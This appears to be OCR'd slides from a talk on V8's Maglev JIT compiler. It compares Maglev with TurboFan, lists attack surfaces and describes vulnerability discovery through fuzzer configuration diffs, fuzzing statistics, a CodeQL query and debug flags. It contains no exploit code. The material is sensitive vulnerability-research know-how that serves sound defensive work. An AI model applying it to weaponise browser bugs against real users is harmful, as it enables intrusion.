
- Dead code marking and removing
- Collect input/output location constraints
- Find the maximum number of stack arguments passed to calls
- Collect use information, for SSA liveness and next-use distance



Register Allocation

- Compute post dominating Holes which will break linear scan algorithm
- Allocate registers and stack_slot for nodes, use cached values for fast execution
- Merge registers on basic block merge point





Compiling Phases


Deoptimization

Runtime

Code Generation


Generate code with the “template” of each Node

Process the graph, emit deferred code and build depot exits



Deoptimization

- Store the context snapshot at every Deoptimization point
- Materialize the JSObject according to FrameState using the snapshot.
- Jump to bytecode position with unoptimized state using depot label.




Maglev VS TurboFan

IR : TF-IR is based on Sea-of-nodes while ML-IR is based on SSA node

Optimization : Both have inlining. ML prefers to mutate/annotate node while TF reduces node by lowering the nodes from high level to low level

Deoptmization : Both have deopt system. Using frame state to copy the context for restore.

Others : ML creates phi for exception handler and loop, untag some phis on demand and TF has powerful typer system.




Maglev VS TurboFan

Shared Attack Surface

1. Register Allocation
2. Inline
3. Deoptimization

Unique Attack Surface

1. Phi untag
2. Special deoptimization design
3. Special Structure like Try-catch、Loop related issue



Vulnerability Discovery

Overview

Reviewing the Old to Understand the New :
Borrow the experience from Vulnerability Research on Turbofan

Crash-based fuzzer : fuzzilli、DIE

Differential fuzzer : fuzzJIT、JIT picker

Code Review Helpers : Codeql

Crash-based fuzzer

1. Enable component support in fuzzer

2. Add specific templates to the fuzzer

3. Switch to other architectures for adaptation like arm and arm64

```
Fuzzer Statistics
-----------------
Fuzzer state:                Fuzzing (with MultiEngine)
Uptime:
Total Samples:               130275480
Interesting Samples Found:   18762
Last Interesting Sample:     0d 0h 23m 2s
Valid Samples Found:         70578644
Corpus Size:                 18762 (global average: 14153)
Correctness Rate:            50.86% (overall: 54.18%)
Timeout Rate:                17.09% (overall: 14.63%)
Crashes Found:               74
Timeouts Hit:                19053370
Coverage:                    17.38%
Avg. program size:           116.26
Avg. corpus program size:    34.42
Avg. program execution time: 1776ms
Connected nodes:             247
Execs / Second:              114.36
Fuzzer Overhead:             5.41%
Minimization Overhead:       12.44%
Total Execs:                 333009229
WASM Corpus:                 0
WASM Templete choosed times: 10129223
execute wasm:                28324968
wasm execute correctness rate:66.45%
```

Differential fuzzer

Enable component support in JIT picker and add special templates

```
@@ -240,6 +274,8 @@ let v8Profile = Profile(
            "--harmony-rab-gsab",
            "--allow-natives-syntax",
            "--interrupt-budget=1000",
+           "--maglev",
+           "--stress-maglev",
            "--fuzzing"]

        if differentialTesting {
@@ -297,9 +333,13 @@ let v8Profile = Profile(
                """,

    codeSuffix: """
+               gc();
                gc();
                }
-               %NeverOptimizeFunction(main);
+               %PrepareFunctionForOptimization(main);
+               main();
+               %OptimizeMaglevOnNextCall(main);
                main();
                """,
```

```
Fuzzer Statistics
-----------------
Fuzzer phase:                   Fuzzing (with MutationEngine)
Uptime:                         4d 16h 20m 0s
Total Samples:                  25115
Interesting Samples Found:      2125
Last Interesting Sample:        0d 0h 5m 40s
Valid Samples Found:            16519
Corpus Size:                    2125
Correctness Rate:               72.10% (65.77%)
Timeout Rate:                   12.30% (5.59%)
Crashes Found:                  62
Differentials Found:            11
Timeouts Hit:                   1404
Coverage:                       12.32%
Avg. program size:              876.63
Avg. corpus program size:       822.16
Connected workers:              0
Execs / Second:                 3.01
Fuzzer Overhead:                0.83%
Total Execs:                    2015730
Differential Tests:             16544
```


Code Review Helpers

Find interesting vulnerability patterns and write ql to query them

```
//find lambda function which involves runtimer call
and fc.getEnclosingFunction() = f
and fc.getTarget().getName().toString() = "MakeDeferredCode"
and
(exists(
  LambdaExpression cb, Operator op |
  cb = fc.getArgument(0)
  and op = cb.getLambdaFunction()
  //find functioncall like **call**
  and runtime_call.getEnclosingFunction() = op
  and runtime_call.getTarget().getName().toString().toLowerCase().regexpMatch(".*call.*")
)
or
exists(
  Expr func_expr, Function defer_f |
  func_expr = fc.getArgument(0)
  and defer_f.getName().toString() = func_expr.toString()
  //find functioncall like **call**
  and runtime_call.getEnclosingFunction() = defer_f
  and runtime_call.getTarget().getName().toString().toLowerCase().regexpMatch(".*call.*")
))
```


Timeline

Here is the timeline of bug hunting:



Debug

Turbofan Debugging : Turbolizer will display sea of nodes. It can used to trace node Creation and reduction



Maglev Debugging:

--print-maglev-graphs : print magle node and basic block information
--trace-maglev-phi-untagging : trace the pass of Phi untagging
--trace-maglev-regalloc : trace register allocation

```
     9 : CallProperty0 r1, r2, [4]
    30/31: 🐢 CallKnownJSFunction(0x2686003df045 <Sh
x|R|t] (spilled: [stack:3|t]), live range: [30-33]
          |      @147 (3 live vars)
          ↳ lazy @9 (3 live vars)
    14 : GetNamedProperty r0, [2], [6]
          ↱ eager @147 (3 live vars)
          |       @14 (3 live vars)
    31/32: CheckMaps(0x268600390805 <Map[16](PACKED_
       69: ConstantGapMove(v7/n33 → [rdi|R|t])
       70: ConstantGapMove(v1/n30 → [rsi|R|t])
       71: ConstantGapMove(v14/n23 → [rdx|R|t])
    19 : CallProperty0 r1, r0, [8]
```

Cases Study

Attack Surface in Maglev

1. **Graph Building:** Bytecode -> IR.


2. **Representation Selecting**: Untagging.

3. **Register Allocation pre-processing**: Preprocessing for next steps.

4. **Register Allocation:** Spill a slot location and cache its value in register.

5. **Code Generation:** Generate code.

6. **Deoptimization**: Bail out.



